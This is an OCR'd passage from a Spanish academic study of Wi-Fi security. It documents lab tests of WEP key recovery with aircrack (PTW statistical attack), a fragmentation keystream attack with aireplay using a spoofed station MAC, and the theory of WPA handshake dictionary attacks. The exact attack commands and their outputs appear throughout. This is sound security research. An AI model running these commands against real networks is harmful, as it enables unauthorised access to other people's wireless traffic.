


Figura 5.26: Aireplay: Pasados 10 minutos

Y la respectiva captura del sniffer inalámbrico.




Figura 5.27: Airedump: Pasados 10 minutos

Con toda esta información recabada sería mas que posible romper la clave de cifrado mediante el uso de ataques estadísticos, este tipo de ataques se comentarán a continuación.

Tras las evidencias aportadas podemos afirmar que se han conseguido ambos objetivos

propuestos. En primer lugar se ha conseguido inyectar tráfico en una red protegida con el protocolo de seguridad WEP, siendo este aceptado por el punto de acceso y retransmitido al medio. Y en segundo lugar se ha demostrado que es posible generar gran cantidad de tráfico en un corto período de tiempo, mediante el uso de la reinyección de paquetes ARP.

5.1.2.9 PRUEBA PRÁCTICA ATAQUE ESTADÍSTICO.

- **Objetivo:** Conseguir la clave de cifrado de un punto de acceso específico utilizando una captura de datos previa.

- **Objetivo secundario:** Demostrar la efectividad y rapidez de los ataques estadísticos para distintos puntos de acceso. Para ello se ha realizado el mismo ataque a 8 capturas diferentes de datos. Estas capturas han sido tomadas de 8 APs del escenario de pruebas. Para ello se realizaron ataques de inyección de tráfico con el objetivo de incrementar el volumen de datos y su velocidad de captura.

- **Herramientas:** Aplicación Aircrack perteneciente a la Suite con el mismo nombre.

- **Víctima:** Captura de información perteneciente al punto de acceso con ESSID "trio pep" escogida de forma aleatoria.

- **Metodología:**

  1. Determinar el punto de acceso objetivo mediante Airodump.

  2. Capturar tráfico del punto de acceso objetivo, bien de forma pasiva, bien inyectando tráfico en la red, permitiendo un incrementado de la velocidad de la captura de datos. Para ello se hizo uso de la aplicación Aireplay en los ataques 2 y 3.

  3. Detectar el objetivo en la captura, ya que al ser un medio broadcast, los

datos recolectados pueden pertenecer a más de un AP.

4. Lanzar la aplicación Aircrack sobre el volumen de datos recogidos del punto de acceso.

5. Obtener resultados

Destacar que en esta sección se obvian el primer y segundo punto de la metodología debido a que el procedimiento de actuación ha sido determinado en ataques anteriores. De esta manera tan solo se hace referencia a la parte que implica el ataque estadístico.

Detectar el objetivo en la captura

Los ataques estadísticos considerados como ataques pasivos, combinan tanto fuerza bruta como el uso de probabilidades para intentar determinar la clave de cifrado utilizada por un punto de acceso que utilice WEP como protocolo de encriptación de la información. De esta forma haciendo uso de una captura previa de tamaño considerable es posible conseguir el objetivo fijado. Cabe destacar que las primeras aproximaciones de implementaciones prácticas de la vulnerabilidad necesitaban del orden de dos millones de paquetes cifrados para poder conseguir la clave de cifrado. En la actualidad estudios posteriores como los de la universidad de Darmstadt demuestran teóricamente[1] y de forma práctica[2] que es posible romper una encriptación WEP de 128 bits utilizando tan solo 50000 paquetes cifrados. Para una encriptación de 64 bits el número de paquetes necesarios se vería reducido considerablemente. Cabe destacar que durante esta demostración práctica se hará uso de la implementación de este tipo de ataque llamado PTW e incorporado a la Suite Aircrack en su versión 1.0 Beta como método estándar de ataque.

Como se ha comentado anteriormente es necesaria una captura previa de datos. En este caso se va a utilizar la captura "salida.cap", resultado de los datos recogidos en el escenario propuesto. De esta manera la aplicación es lanzada mediante la siguiente directiva.

1 http://eprint.iacr.org/2007/120 paper "Breaking 104 bit WEP in less than 60 seconds"
2 http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-ptw-1.0.0.tar.gz

```
aircrack   salida.cap
```

En este momento la aplicación nos presenta una serie de estadísticas construidas a partir de la captura, listando el conjunto de puntos de acceso identificados así como la cantidad de paquetes con IV válidos para la aplicación pertenecientes a cada uno. La validez de los IVs fue explicada en la parte teórica del ataque.

```
Opening salida.cap
Read 221301 packets.

   #  BSSID              ESSID                     Encryption

   1  00:13:49:F0        WLAN_37                   No data - WEP or WPA
   2  00:12:17:DD        antonio                   No data - WEP or WPA
   3  00:11:E3:E3        trio pep                  WEP (40959 IVs)
   4  00:80:5A:49        Murmullos                 No data - WEP or WPA
   5  32:E5:9E:CB                                  None (192.168.0.11)
   6  00:60:4C:E2        adsl4731                  No data - WEP or WPA
   7  00:13:49:65        001349650A46              No data - WEP or WPA
   8  00:04:E2:B9        SMC                       None (0.0.0.0)
   9  00:60:B3:EE        WLAN_52                   No data - WEP or WPA
  10  00:18:39:8E        red_casa                  WEP (11 IVs)
  11  00:60:B3:C2        Mixel                     WEP (1061 IVs)
  12  00:14:BF:77        GRAZZZ                    No data - WEP or WPA
  13  00:15:56:B5        adsl7863                  No data - WEP or WPA
  14  00:01:38:6C        WLAN_3B                   No data - WEP or WPA
  15  00:14:BF:DE        linksys                   WPA (0 handshake)
  16  00:14:A5:02                                  No data - WEP or WPA
  17  00:16:38:E8        Sinus TC 300              No data - WEP or WPA
  18  00:0F:CB:AB                                  None (192.168.1.4)
  19  00:A0:C5:99        Wireless                  None (0.0.0.0)
  20  00:60:B3:D6        WLAN_04                   No data - WEP or WPA
  21  00:00:00:00                                  WEP (1 IVs)
  22  00:14:BF:BA        Pulas                     WPA (0 handshake)
  23  00:01:38:89        WLAN_66                   WEP (17 IVs)
  24  8A:3D:E3:30                                  None (0.0.0.0)
  25  00:13:49:6B        BERNARDO                  No data - WEP or WPA


Index number of target network ?
```

Figura 5.28: Estadísticas Aircrack

Lanzando el ataque mediante Aircrack

De la imagen se puede destacar que la aplicación ha reconocido 221.301 paquetes de los cuales 40.959 pertenecen al punto de acceso con dirección MAC "00:11:E3:E3" y ESSID "trio pep". Esta volumen de datos es suficiente para poder lanzar el ataque. Así pues se procede a ejecutar la siguiente instrucción.

```
aircrack   -n 64 -e "trio pep"  -f 2 salida.cap
```

Indicándole al Aircrack que busque claves de 64 bits con ESSID igual a "trio pep" dentro del archivo de captura salida.cap. Además utiliza un "fudge factor" de 2, parámetro que se explicará mas adelante. En este momento la herramienta comienza su ejecución reflejada en la siguiente imagen.




Figura 5.29: Aircrack trabajando

En tan solo tres segundos de ejecución Aircrack ya ha probado más de medio millón de claves. El resto de resultados mostrados se comentan a continuación.

La primera columna de la izquierda refleja el "KeyByte" o índice del byte de la clave. Como observamos la clave esta compuesta por cinco bytes ordenados del cero al cuatro, obteniendo así la ya comentada clave de cifrado de 40 bits. A continuación la siguiente columna "depth" muestra la profundidad en la búsqueda de la clave, mientras que "byte(vote)" reflejan los votos obtenidos para cada posible byte de la clave.

Cada estimación del byte de la clave tiene un número diferente de votos asociado con

él, por lo que la probabilidad de que sea el correcto varía matemáticamente. Cuantos más votos tengamos de un byte o valor particular, mayor probabilidad hay de que sea el correcto. Para cada byte de la clave, la pantalla nos muestra el carácter más probable y el número de votos que ha acumulado. Sobra decir, que la clave que tenga el mayor número de votos es la que más probabilidades tiene de ser la correcta, pero no está garantizado. Aircrack probará continuamente de la más probable a la menos probable para encontrar la clave.

Usando la información mostrada por la aplicación entenderemos esto de forma más clara. En la anterior captura de pantalla, puedes ver, que para el primer carácter o byte 0, 0x29 ha obtenido unos cuantos votos, 1024 exactamente. Entonces, matemáticamente, es más probable que la clave comience por 29 que por 04 (el último valor en la misma línea) . Esta es la razón por la cual cuantos más paquetes tengas, más fácil será para Aircrack determinar la clave WEP.

La aproximación estadística puede por si sola darnos la clave de cifrado WEP de la red. Pero la idea es que también podemos complementarlo con la fuerza bruta para realizar el trabajo. Aircrack usa la fuerza bruta para determinar cuantas claves se han de probar para intentar encontrar la clave WEP.

Aquí es donde entra en juego el "fudge factor". Básicamente el "fudge factor" le dice a aircrack hasta donde probar claves. Es como si quisiésemos encontrar un balón diciéndole a alguien que el balón se puede encontrar entre 0 y 10 metros alrededor. Pero si le decimos que el balón se encuentra entre 0 y 100 metros alrededor. En este escenario de 100 metros le llevará mucho más tiempo realizar la búsqueda pero tendrá más posibilidades de encontrarlo.

Por ejemplo, si le decimos a aircrack-ng que use un "fudge factor" de dos, dividirá los votos del byte más probable, y probará todas las posibilidades con un número de votos de al menos la mitad de los que tiene el carácter más posible. Cuanto mayor sea el "fudge factor", más posibilidades probará aircrack-ng aplicando fuerza bruta. Recuerda, que cuanto mayor sea el "fudge factor", el número de claves a probar crecerá tremendamente y mayor será el tiempo que se esté ejecutando Aircrack. En cambio, cuantos más paquetes de datos se hayan obtenido, se minimizará la necesidad de aplicar fuerza bruta a muchas claves, lo que hace que

no trabaje tanto tiempo la CPU y se reduce mucho el tiempo necesario para encontrar la clave.

Si el "fudge factor" establecido nos ofrece como resultado que se van a probar "n" bytes diferentes para un valor de byte de la clave concreto, Aircrack lo refleja a modo de profundidad o "depth". Como ejemplo para el primer byte (el 0) de la clave va a probar 11 posibles combinaciones de la cual en ese preciso instante está utilizando la cuarta (deph 4/11).

Pasados escasamente ocho segundos la aplicación muestra el siguiente resultado.




Figura 5.30: Clave encontrada 1

Obteniendo resultados

Efectivamente Aircrack a conseguido la clave de cifrado "12:34:56:78:90", consiguiendo el objetivo propuesto, demostrar que es posible recuperar la clave de cifrado a partir de un volumen considerable de datos de la red y además de una forma extremadamente rápida. Para conseguir el objetivo secundario, probar la efectividad de la aplicación, se ha realizado el ataque contra siete capturas más, independientes de la anterior, obteniendo los resultados que ofrecen las imágenes siguientes.




Figura 5.31: Clave encontrada 2




Figura 5.32: Clave encontrada 3




Figura 5.33: Clave encontrada 4




Figura 5.34: Clave encontrada 5




Figura 5.35: Clave encontrada 6




Figura 5.36: Clave encontrada 7




Figura 5.37: Clave encontrada 8

Como se observa, el resultado ha sido positivo, se han conseguido las claves de cifrado en todos los casos, consiguiendo el objetivo secundario propuesto.

5.1.2.10 PRUEBA PRÁCTICA ATAQUE DE FRAGMENTACIÓN.

- **Objetivo:** Conseguir una cadena de cifrado válida que nos permita encriptar cualquier tipo de tráfico en la red sin el repudio del AP.

- **Objetivo secundario:**

  - Desencriptar un paquete de datos mediante el uso de elementos externos. Este objetivo no será contemplado en esta práctica.

  - Inherentemente demostrar el ataque inductivo Arbaugh.

- **Herramientas:** Aplicación Aireplay y Airodump perteneciente a la Suite Aircrack. La primera en su "ataque 5 fragmentación" se utilizará para llevar a cabo el ataque, mientras que la segunda será usada para establecer y determinar la estación víctima. Tarjeta inalámbrica RT2500

- **Víctima:** Captura de información perteneciente al punto de acceso con ESSID "3com" escogida de forma aleatoria.

- **Metodología:**

  1. Establecer el punto de acceso objetivo, mediante la aplicación Airodump, en su modo de captura de datos.

  2. Lanzar la aplicación Aireplay en su modo 5 o modo de fragmentación.

  3. Obtener la cadena de cifrado tras la ejecución de la aplicación.

Esta técnica propuesta por Bittau, A., Handley, M., Lackey , J., (2006) en el paper "The Final Nail in WEP's Coffin ", permite recuperar el keystream para un IV determinado de una red que utilice el protocolo de seguridad WEP. Para ello utiliza una funcionalidad del protocolo IEEE802.11 llamada fragmentación. Mediante el conocimiento del texto plano de pequeños paquetes de datos es posible establecer una cadena de cifrado de mayor longitud mediante la captura ensamblada de la retransmisión del AP.

Determinando del objetivo

En esta demostración práctica se van a utilizar las aplicaciones de la Suite Aircrack, Aireplay y Airodump. En primer lugar es necesario establecer cual va a ser la estación seleccionada para el ataque, para ello se lanzará el Airodump en el canal escogido mediante la sentencia siguiente.

```
Airodump –channel 10  ra0
```

Tras lanzar el sniffer inalámbrico la aplicación comienza a mostrar la siguiente información.

```
CH 10 ][ Elapsed: 6 mins ][ 2007-12-29 12:44
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:14:BF:BA:         0 100     3652      216    0  10  48  WEP  WEP    OPN  3com
BSSID              STATION           PWR   Rate  Lost  Packets  Probes
00:14:BF:BA:       00:13:F7:02:        0   0- 0     0       59  3com
```

Figura 5.38: Determinando el objetivo

Como se puede observar el punto de acceso objetivo será el perteneciente al ESSID "3com" con la estación asociada con dirección MAC "00:13:F7:02:".

Lanzando el ataque

A continuación se lanza la aplicación Aireplay mediante la instrucción siguiente.

```
Aireplay -5  -b 00:14:BF:BA -h 00:13:F7:02 ra0
```

De esta forma todo paquete remitido por la estación atacante será enviado con la MAC falseada de la estación asociada al AP 00:13:F7:02 mediante el uso del parámetro "-h", obteniendo como resultado la siguiente captura.




Figura 5.39: Ataque fragmentación

La herramienta Aireplay pide confirmación que paquete es el que se va a utilizar para ser fragmentado. Tras la aprobación manual del atacante, comienza el envío fragmentado del paquete.

Obteniendo resultados

En primera instancia Aireplay informa que el paquete fragmentado a sido reensamblado y transmitido por el medio obteniendo su replica.

```
12:44:12 Data packet found!
12:44:12 Sending fragmented packet
12:44:12 Got RELAYED packet!!
```

A continuación la aplicación probará mediante el uso de técnicas Arbaugh conseguir un keystream de tamaño superior al del paquete retransmitido en primera instancia.

```
12:44:12 Trying to get 384 bytes of a keystream
12:44:12 Got RELAYED packet!!
12:44:12 Trying to get 1500 bytes of a keystream
12:44:12 Got RELAYED packet!!
```

Una vez conseguido una cadena de cifrado de igual tamaño a la MTU establecida por el protocolo 802.3 Ethernet, es salvada en la captura "fragment-1229-124412.xor".




Figura 5.40: Resultado archivo .xor

De esta forma ha sido posible demostrar que, en menos de un segundo se ha conseguido una cadena de cifrado válida, mediante el uso de fragmentación y técnicas Arbaugh, útil para inyectar cualquier trama de datos en la red inalámbrica.

5.2 WPA

5.2.1 ESTUDIO TEÓRICO DE LA VULNERABILIDAD

5.2.1.1 ATAQUES DE DICCIONARIO Y FUERZA BRUTA

802.11i y en concreto WPA conforman un protocolo de seguridad complejo y fiable, si son utilizados de la manera adecuada. No obstante no esta exento de ser susceptible a ataques de diccionario y fuerza bruta. En esta sección se detalla de forma teórica el principal "Talón de Aquiles" que presenta este protocolo. Como ya se comento en el funcionamiento de WPA, el principal problema de seguridad reside en el proceso de autenticación entre las estaciones de la red y el punto de acceso, el llamado saludo a cuatro vías o "4 way-handshake", como se demuestra en las publicaciones de Mitchell, J., ChanHua, He., (2004) "1 Message attack on the 4-way handshake" y Moen, V., Raddum, H., Hole, J. (2004) "Weakness inthe Temporal Key Hash of WPA" , en las que se basa el estudio realizado.

El proceso de autenticación detallado en secciones anteriores, consta del intercambio de 4 paquetes para la gestión del acceso a la red. La brecha de seguridad que un atacante podría utilizar se encuentra tanto en el segundo como en el cuarto paquete. Ya que en ambos es transmitido desde la estación al AP, el MIC o control de integridad y el mensaje EAPoL en claro. Recordar que el valor MIC conforma el resultado de aplicar el algoritmo de control de integridad "Michael" al mensaje EAPoL, dicha función toma como entrada el paquete de datos mismo, las direcciones MAC origen/destino y además parte de la PTK. Todo ello genera mediante la función de HASH HMAC_MD5 la cadena de control de integridad.

Así pues un atacante podría capturar ambos valores, el MIC y el paquete sin cifrar EAPoL para inferir la clave de cifrado mediante fuerza bruta. Para ello en primera instancia deberá calcular, realizando una estimación, la PMK' usando para ello la PSK' o clave compartida y el ESSID. Una vez generada una posible PMK', su resultado es utilizado por otra función matemática que calculará la PTK', usando las direcciones MAC de los dispositivos y los dos valores aleatorios intercambiados SNonce y Anonce. Así pues el atacante ya puede calcular un valor MIC' estimado del paquete de datos EAPoL capturado,

utilizando la PTK'. El resultado de la estimación es comparado con el valor capturado, si MIC=MIC' la PSK es la correcta.

